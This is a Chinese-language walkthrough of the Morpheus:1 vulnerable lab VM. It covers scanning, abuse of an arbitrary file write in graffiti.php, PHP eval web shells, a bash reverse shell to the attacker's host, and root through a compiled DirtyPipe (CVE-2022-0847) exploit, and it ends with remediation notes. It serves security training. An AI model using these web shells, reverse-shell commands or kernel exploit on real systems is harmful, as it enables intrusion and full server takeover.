

信息收集

主机发现

```
(root@kali)-[/home/kali]
# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.
192.168.230.146 00:0c:29:bb:8b:eb    VMware, Inc.
192.168.230.254 00:50:56:f4:47:1d    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.974 seconds (129.69 hosts/sec). 4 responded
```

fscan梭哈

```
(root@kali)-[/home/kali]
# fscan -h 192.168.230.146 -p 1-65535

Fscan 2.2.0

[*] 服务插件: netbios, memcached, telnet, dnstcp, findnet ... 等36个
[*] 参数自适应: Timeout=1000ms, ModuleThread=30, Retry=1, ICMPRate=0.50, PocNum=30
[*] 192.168.230.146:22 ssh [Product:OpenSSH ||Version:8.4p1 Debian 5] Banner:(SSH-2.0-OpenSSH_8.4p1 Debian-5)
[*] http://192.168.230.146 http [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Fri, 14 Aug 2026 08:13:03 GMT Server: Apache/2.4.51 (Debian...))
[*] http://192.168.230.146:81 http [Product:nginx ||Version:1.18.0] Banner:(HTTP/1.1 401 Unauthorized Server: nginx/1.18.0 Date: Fri, 14 Aug 2026 08:13:03 GMT)
[*] POC加载完成: 总共387个, 成功387个, 失败0个
[*] http://192.168.230.146:81 code:401 len:179 title:401 Authorization Required server:nginx/1.18.0 [nginx nginx/1.18.0]
[*] http://192.168.230.146 code:200 len:348 title:Morpheus:1 server:Apache/2.4.51 (Debian) [apache-http apache/2.4.51]
端口扫描中 (900线程) ● 100.0% [=====] (65535/65535) 18659/s TCP:16/65538
[完成] 扫描完成: 65535/65535 (耗时: 3.5s)
[*] 扫描完成, 发现 3 个开放端口
[-] 192.168.230.146:22 ssh 未发现弱密码
[*] 扫描任务完成, 耗时 2m2.309s, 已扫描 10 个目标
```

正儿八经端口扫描

```
(root@kali)-[/home/kali]
# nmap -Pn -p- 192.168.230.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 04:16 -0400
Nmap scan report for 192.168.230.146
Host is up (0.00071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
81/tcp    open  hosts2-ns
MAC Address: 00:0C:29:BB:8B:EB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.84 seconds
```

对扫描到的端口进行综合探测


```
(root@kali)-[/home/kali]
# nmap -sS -sV -A -O -p 80,22,81 192.168.230.146
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 04:18 -0400
Nmap scan report for 192.168.230.146
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 aa:83:c3:51:78:61:70:e5:b7:46:9f:07:c4:ba:31:e4 (ECDSA)
80/tcp    open  http      Apache httpd 2.4.51 ((Debian))
|_ http-title: Morpheus:1
|_ http-server-header: Apache/2.4.51 (Debian)
81/tcp    open  http      nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Meeting Place
|_ http-title: 401 Authorization Required
MAC Address: 00:0C:29:BB:8B:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1 0.40 ms 192.168.230.146

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
```

访问81端口



访问80端口



进行指纹探测

```
(root@kali) ~/home/kali
# whatweb -a 3 http://192.168.230.146
http://192.168.230.146 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.230.146], Title[Morpheus:1]

(root@kali) ~/home/kali
# whatweb -a 3 http://192.168.230.146:81
http://192.168.230.146:81 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[192.168.230.146], Title[401 Authorization Required], WWW-Authenticate[Meeting Place][Basic], nginx[1.18.0]
```

进行目录扫描

```
(root@kali) ~/home/kali
# dirsearch -u 192.168.230.146 -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/_192.168.230.146/_26-08-14_04-38-53.txt
Target: http://192.168.230.146/

[04:38:53] Starting:
[04:38:54] 403 - 280B - /.ht_wsr.txt
[04:38:54] 403 - 280B - /.htaccess.bak1
[04:38:54] 403 - 280B - /.htaccess.orig
[04:38:54] 403 - 280B - /.htaccess.sample
[04:38:54] 403 - 280B - /.htaccess_extra
[04:38:54] 403 - 280B - /.htaccess.save
[04:38:54] 403 - 280B - /.htaccess_orig
[04:38:54] 403 - 280B - /.htaccess_sc
[04:38:54] 403 - 280B - /.htaccessOLD
[04:38:54] 403 - 280B - /.htaccessOLD2
[04:38:54] 403 - 280B - /.htaccessBAK
[04:38:54] 403 - 280B - /.htm
[04:38:54] 403 - 280B - /.html
[04:38:54] 403 - 280B - /.htpasswd_test
[04:38:54] 403 - 280B - /.htpasswd
[04:38:54] 403 - 280B - /.httr-oauth
[04:38:55] 403 - 280B - /.php
[04:39:12] 301 - 323B - /javascript → http://192.168.230.146/javascript/
[04:39:20] 200 - 47B - /robots.txt
[04:39:20] 403 - 280B - /server-status
[04:39:20] 403 - 280B - /server-status/
```

gobuster再扫描一遍尽可能多的收集信息

```
(root@kali) ~/home/kali
# gobuster dir -u "http://192.168.230.146/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 404 --no-error -x php,html,txt,bak

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.230.146/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 348]
javascript (Status: 301) [Size: 323] [→ http://192.168.230.146/javascript/]
robots.txt (Status: 200) [Size: 47]
graffiti.php (Status: 200) [Size: 451]
graffiti.txt (Status: 200) [Size: 139]
server-status (Status: 403) [Size: 280]
Progress: 1102790 / 1102790 (100.00%)


Finished
```

访问扫到的文件瞅瞅都是扫描



Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.



Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.

123
>
>
123
>
>
>
>

漏洞利用

发现graffiti.php很奇怪包含了txt文件的内容，这里可能存在文件包含，直接抓包分析然后发现了文件包含漏洞，使用伪协议读取graffiti.php的内容下来进行审计：

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
<pre>1 POST /graffiti.php HTTP/1.1 2 Host: 192.168.230.146 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://192.168.230.146/graffiti.php 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 73 10 Origin: http://192.168.230.146 11 Connection: keep-alive 12 Upgrade-Insecure-Requests: 1 13 Priority: u=0, i 14 15 message=111&file=php://filter/convert.base64-encode/resource=graffiti.php</pre>				<pre>9 10 <h1> 11 <center> 12 Nebuchadnezzar Graffiti Wall 13 </center> 14 </h1> 15 <p> 16 PGgxPgo8Y2VudGVyPgp0ZWJlY2hhZG5lenphciBHcmFmZml0aSBXYWxsCgo8 17 L2N1bnRlcj4KPC9oMT4KPHA+Cjw/cGhwCgokZm1sZT0iZ3JhZmZpdGkudHh0 18 Ij5KaWY0JF9TRVJWRVJbJ1JFUVVFU1RfTUVUSE9EJ10gPT0gJ1BP1QnKSB7 19 CiAgICBpZiAoXNzZXQoJF9QTlNUWydmawXlJ10pKSB7CiAgICAgICAKZmls 20 ZT0kXlBP1RbJ2ZpbGUnXTsKICAgIH0KICAgIGlmIChpc3NldCgkXlBP1Rb 21 J21lc3NhZ2UnXSkpIHsKICAgICAgICAgFuZGx1ID0gZm9wZW4oJGZpbGUS 22 ICdhKycpIG9yIGRpZSgnQ2Fubm90IG9wZW4gZm1sZT0gJyAuICRmaWx1KTsK 23 ICAgICAgICBmd3JpdGUoJGhhbmRsZS9wJF9QTlNUWydtZXNzYWdlJ10pOwoJ 24 ZndyaXRlKCRoYW5kbGUSICJcbiIpOwogICAgICAgIGZjbG9zZSgkZm1sZSk7 25 IAogICAgfQp9CgovLyBEaXNwbGF5IGZpbGUKJGhhbmRsZSA9IGZvcGVuKCRm 26 aWx1LlJyIik7CndoawXlICghZmVvZigkaGFuZGx1KSkgewogIGVjaG8gZmdl 27 dHMoJGhhbmRsZSk7CiAgZWNobyA1PGJyPlxuIj5KfQpmY2xvc2UoJGhhbmRs 28 ZSk7Cj8+CjwPgpFbnRlcj4KPC9oMT4KPHA+Cjwmb3JtIG1ldGhvd2D0i 29 cG9zdCI+CjxsYWJlbD5NZXNzYWdlPC9sYWJlbD48ZG12PjxpbmBldCB0eXB1 30 PSJ0ZXh0IiBuYW1lPSJtZXNzYWdlIj48L2Rpdj4KPGlucHV0IHR5cGU9Imhp 31 ZGRlbiIgbmFtZT0iZm1sZSIgdmFsdWU9ImdyYWZmaXRpLnR4dCI+CjxkaXY+ 32 PGJldHRvbiB0eXB1PSJzdWJtaXQiPlBvc3Q8L2JldHRvb3Q8L2Rpdj4KPC9m 33 b3JtPgpNVEV4Q2c9PQ==
 34 <p> 35 Enter message: 36 <p> 37 <form method="post"> 38 <label> 39 Message</pre>				

代码审计

```
<h1>
<center>
Nebuchadnezzar Graffiti Wall

</center>
</h1>
<p>
<?php

$file="graffiti.txt";
if($_SERVER['REQUEST_METHOD'] == 'POST') {
    if (isset($_POST['file'])) {
        $file=$_POST['file'];
    }
    if (isset($_POST['message'])) {
        $handle = fopen($file, 'a+') or die('Cannot open file: ' . $file);
        fwrite($handle, $_POST['message']);
        fwrite($handle, "\n");
        fclose($file);
    }
}

// Display file
$handle = fopen($file, "r");
while (!feof($handle)) {
    echo fgets($handle);
    echo "<br>\n";
}
fclose($handle);
?>
<p>
Enter message:
<p>
<form method="post">
<label>Message</label><div><input type="text" name="message"></div>
<input type="hidden" name="file" value="graffiti.txt">
<div><button type="submit">Post</button></div>
</form>
MTExCg==
```

功能是在指定文件夹中追加内容然后展示，如果没有指定文件就是默认的graffiti.txt，但这里没有对file参数做任何处理就如之前我们指定文件一样。

漏洞利用

尝试再文件夹中写入一句话木马。

Request

PrettyRawHex

1POST /graffiti.php HTTP/1.1

2Host: 192.168.230.146

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: http://192.168.230.146/graffiti.php

8Content-Type: application/x-www-form-urlencoded

9Content-Length: 45

10Origin: http://192.168.230.146

11Connection: keep-alive

12Upgrade-Insecure-Requests: 1

13Priority: u=0, i

14

15message=<?php echo "123";?>&file=graffiti.php

Response

PrettyRawHexRender

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

<div>

<button type="submit">

Post

</button>

</div>

</form>

MTExCg==PD9waHAgZWNoYAiMTIzIjs/Pgo=<?php echo "123";?>

<p>

Enter message:

<p>

<form method="post">

<label>

Message

</label>

<div>

<input type="text" name="message">

</div>

<input type="hidden" name="file" value="graffiti.txt">

<div>

<button type="submit">

Post

</button>

</div>

</form>

MTExCg==PD9waHAgZWNoYAiMTIzIjs/Pgo=

Search

0 highlights

123

1 match

Selection: 19 (0x13)

写入phpinfo成功解析：

PHP 7.4.25 - phpinfo()

高级首选项

+

←→↺↻⌂

不安全 http://192.168.230.146/graffiti.php

🔍🖨🔗🌟

🔔🔧↶↷🛡👤👤

🟢 登录 - 后台管理系统

🔴 后台管理-登陆

🔵 玄域靶场系统

🟡 IP8 Lookup Tool - ip8

🟢 WEBRTC test - ip8

Enter message:

Message

Post

MTExCg==PD9waHAgZWNoYAiMTIzIjs/Pgo=123MTExCg==

PHP Version 7.4.25

System	Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64
Build Date	Oct 23 2021 21:53:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2

🔍 查看器

🔧 控制台

🔧 调试器

🌐 网络

🛠 样式编辑器

🏎 性能

🧠 内存

💾 存储

🛡 无碍碍环境

🔧 应用程序

🔍 DOM

🔧 HackBar

🍪 Cookie-Editor

🔴 1

⋮

插入

Request

PrettyRawHex

1POST /graffiti.php HTTP/1.1

2Host: 192.168.230.146

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/x-www-form-urlencoded

8Content-Length: 56

9Origin: http://192.168.230.146

10Connection: keep-alive

11Referer: http://192.168.230.146/graffiti.php

12Upgrade-Insecure-Requests: 1

13Priority: u=0, i

15message=<?php @eval(\$_POST['xswl']);?>&file=graffiti.php

Response

PrettyRawHexRenderMarkInfo

91</form>

92

93MTeXCg==PD9waHAgZWNobyAiMTIzIjs/Pgo=<?php echo "123";?>

94

95MTeXCg==<?php phpinfo();?>

96

97<?php @eval(\$_GET['cmd']);?>

98

99<?php @eval(\$_GET['cmd']);?>

100

101"<?php @eval(\$_GET['cmd']);?>

102

103@eval(\$_GET['cmd']);"

104

105<?php @eval(\$_POST['xswl']);?>

106

107<?php @eval(\$_POST['xswl']);?>

108

109

110<p>

111Enter message:

112<p>

113<form method="post">

114<label>

Message

</label>

<div>

<input type="text" name="message">

</div>

Search

0 highlights

xswl

4 matc

蚁剑连接：

AntSword 编辑 窗口 调试

192.168.230.146

目录列表 (0)

文件列表 (3582)

新建 上层 刷新 主目录 书签 /var/www/html/ 读取

名称	日期	大小	属性
.bashrc	2026-08-14 11:14:24	4 b	0644
.cache	2026-08-14 11:14:24	4 b	0644
.config	2026-08-14 11:14:24	4 b	0644
.cvs	2026-08-14 11:14:24	4 b	0644
.cvsignore	2026-08-14 11:14:24	4 b	0644
.cypher-neo.png	2021-10-28 06:24:55	372.42 Kb	0644
.env	2026-08-14 11:30:26	20 b	0644
.forward	2026-08-14 11:14:24	4 b	0644
.git	2026-08-14 11:14:24	4 b	0644
.git-rewrite	2026-08-14 11:14:24	4 b	0644
.git_release	2026-08-14 11:14:24	4 b	0644
.gitignore	2026-08-14 11:14:24	4 b	0644
.gitk	2026-08-14 11:14:24	4 b	0644
.gitkeep	2026-08-14 11:14:24	4 b	0644
.gitmodules	2026-08-14 11:14:24	4 b	0644
.gitreview	2026-08-14 11:14:24	4 b	0644
.history	2026-08-14 11:14:24	4 b	0644
.hta	2026-08-14 11:14:24	4 b	0644
.htaccess	2026-08-14 11:30:26	20 b	0644

任务列表

根据echo \$0判断终端类型然后编写合适的反弹shell：

```
AntSword 编辑 窗口 调试
192.168.230.146 x 192.168.230.146 x
(www-data:/bin) $ echo $0
sh
(www-data:/bin) $ SS
```

编写反弹shell并在本地开启http服务：

```
(root@kali)-[/home/kali]
# vim she.php

(root@kali)-[/home/kali]
# cat she.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'"); ?>

(root@kali)-[/home/kali]
# python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

将会话从蚁剑中派生到终端中使操作更灵活：

```
192.168.230.148 x 192.168.230.148 x
(www-data:/var/www/html) $ ls
graffiti.php
graffiti.txt
index.html
robots.txt
trinity.jpeg
(www-data:/var/www/html) $ wget http://192.168.230.141:9999/she.php
--2026-08-14 14:30:54-- http://192.168.230.141:9999/she.php
Connecting to 192.168.230.141:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 79 [application/octet-stream]
Saving to: 'she.php'

0K 100% 12.0M=0s

2026-08-14 14:30:55 (12.0 MB/s) - 'she.php' saved [79/79]
(www-data:/var/www/html) $ cat she.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'"); ?>
(www-data:/var/www/html) $
```

访问shell.php反弹会话到kali



获取反弹shell成功

```
(root@kali)-[/usr/share/wordlists]
# nc -lvvp 8888
listening on [any] 8888 ...
192.168.230.148: inverse host lookup failed: Unknown host
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.148] 49674
bash: cannot set terminal process group (887): Inappropriate ioctl for device
bash: no job control in this shell
www-data@morpheus:/var/www/html$ |
```

升级shell，使其具备命令补全等更全面的终端能力

```
www-data@morpheus:/var/www/html$ python3 --version
python3 --version
Python 3.9.2
www-data@morpheus:/var/www/html$ ^X@ss|
```

既然有python环境那就先升级一下shell，让其功能更全面可以补全可以

```
www-data@morpheus:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@morpheus:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@morpheus:/var/www/html$ ^Z
zsh: suspended nc -lvvp 8888

(root@kali)-[/usr/share/wordlists]
# stty raw -echo; fg
[1] + continued nc -lvvp 8888
fg
bash: fg: current: no such job
www-data@morpheus:/var/www/html$ |
```

```
www-data@morpheus:/var/www/html$ sudo -V
Sudo version 1.9.5p2
ls
^C^C
```

```
sudo: unable to resolve host morpheus: Name or service not known
Sudoers policy plugin version 1.9.5p2
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.5p2
Sudoers audit plugin version 1.9.5p2
```

查看当前用户拥有什么权限：

```
www-data@morpheus:/var/www/html$ sudo -l
sudo: unable to resolve host morpheus: Name or service not known
pentagi burp_cert...
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:
sudo: a password is required
www-data@morpheus:/var/www/html$ find / -perm -4000 -type f 2>/dev/null
www-data@morpheus:/var/www/html$ find / -perm -2000 -type f 2>/dev/null
www-data@morpheus:/var/www/html$ |
```

查看SUID权限文件

```
www-data@morpheus:/var/www/html$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/umount
/usr/bin/chfn
/usr/sbin/xtables-legacy-multi
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

上传linpeas.sh进行全面扫描

```
www-data@morpheus:/var/www/html$ wget http://192.168.230.141:9999/linpeas.sh
--2026-08-14 14:58:39-- http://192.168.230.141:9999/linpeas.sh
Connecting to 192.168.230.141:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 932.07K  --.-KB/s    in 0.01s

2026-08-14 14:58:39 (88.5 MB/s) - 'linpeas.sh' saved [954437/954437]

www-data@morpheus:/var/www/html$ |
```

查看当前系统的内核相关信息

```
www-data@morpheus:/var/www/html$ uname -r
5.10.0-9-amd64
www-data@morpheus:/var/www/html$ uname -a
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
www-data@morpheus:/var/www/html$ ^C
```

使用linpeas.sh扫描的CVE漏洞进行攻击

```
[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops
Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
Exposure: probable
Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*}
Download URL: https://code.load.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe
Details: https://dirtypipe.cm4all.com/
Exposure: probable
Tags: ubuntu=(20.04|21.04),[ debian=11 ]
Download URL: https://haxx.in/files/dirtypipez.c
```

提权

搜索公开漏洞库

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID: 50808	CVE: 2022-0847	Author: LANCE BIGGERSTAFF	Type: LOCAL	Platform: LINUX	Date: 2022-03-08
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

⬅

```
// Exploit Title: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
// Exploit Author: blasty (peter@haxx.in)
// Original Author: Max Kellermann (max.kellermann@ionos.com)
```

静态编译防止目标缺少依赖库

```
(root@kali)-[/home/kali/桌面]
# ls
50808.c          ARL          claude_workspace  cs4.9.1      kali钓鱼工具.zip  pentagi      reports
挂载共享文件夹.md  burp_cert.der CobaltStrike4.8  hgfs.sh      linpeas.sh        pentagi_account.txt  share

(root@kali)-[/home/kali/桌面]
# gcc -static 50808.c -o exp
```

wget下载到目标服务器中

```
www-data@morpheus:/var/www/html$ wget http://192.168.230.141:9999/exp
--2026-08-14 15:26:08-- http://192.168.230.141:9999/exp
Connecting to 192.168.230.141:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 809328 (790K) [application/octet-stream]
Saving to: 'exp'

exp                               100%[=====>] 790.36K  --.-KB/s   in 0.003s

2026-08-14 15:26:08 (261 MB/s) - 'exp' saved [809328/809328]
```

```
www-data@morpheus:/var/www/html$ ls
exp      graffiti.txt  linpeas.sh  she.php
graffiti.php  index.html  robots.txt  trinity.jpeg
```

漏洞提权成功!!!

```
www-data@morpheus:/var/www/html$ ./exp
Usage: ./exp SUID
www-data@morpheus:/var/www/html$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/umount
/usr/bin/chfn
/usr/sbin/xtables-legacy-multi
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@morpheus:/var/www/html$ ./exp /usr/bin/passwd
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

攻击原理:

任意文件写入 -> 写入 PHP Web Shell -> 利用 Dirty Pipe 内核漏洞提权。

- graffiti.php 直接使用用户提交的 file 参数，没有限制路径。严格来说，这里的关键不是传统文件包含，而是攻击者可以指定任意文件并写入内容。
- 攻击者把 PHP 代码写入网站目录中的 .php 文件，访问后即可执行任意系统命令，获得 www-data 权限。
- 系统内核版本过旧，存在 Dirty Pipe 漏洞 (CVE-2022-0847)。该漏洞允许普通用户篡改原本只读的系统文件，攻击者借此修改 SUID 程序，最终获得 root。

影响是： 攻击者从网站权限提升到整台服务器 root，可以读取、修改或删除系统文件、网站数据和凭据，并能植入后门。

修复重点：

- 不要让用户直接指定文件路径；使用固定文件或严格白名单，并限制文件只能写入专用数据目录。
- 上传目录和数据目录禁止解析 PHP，修复路径穿越和任意文件写入问题。
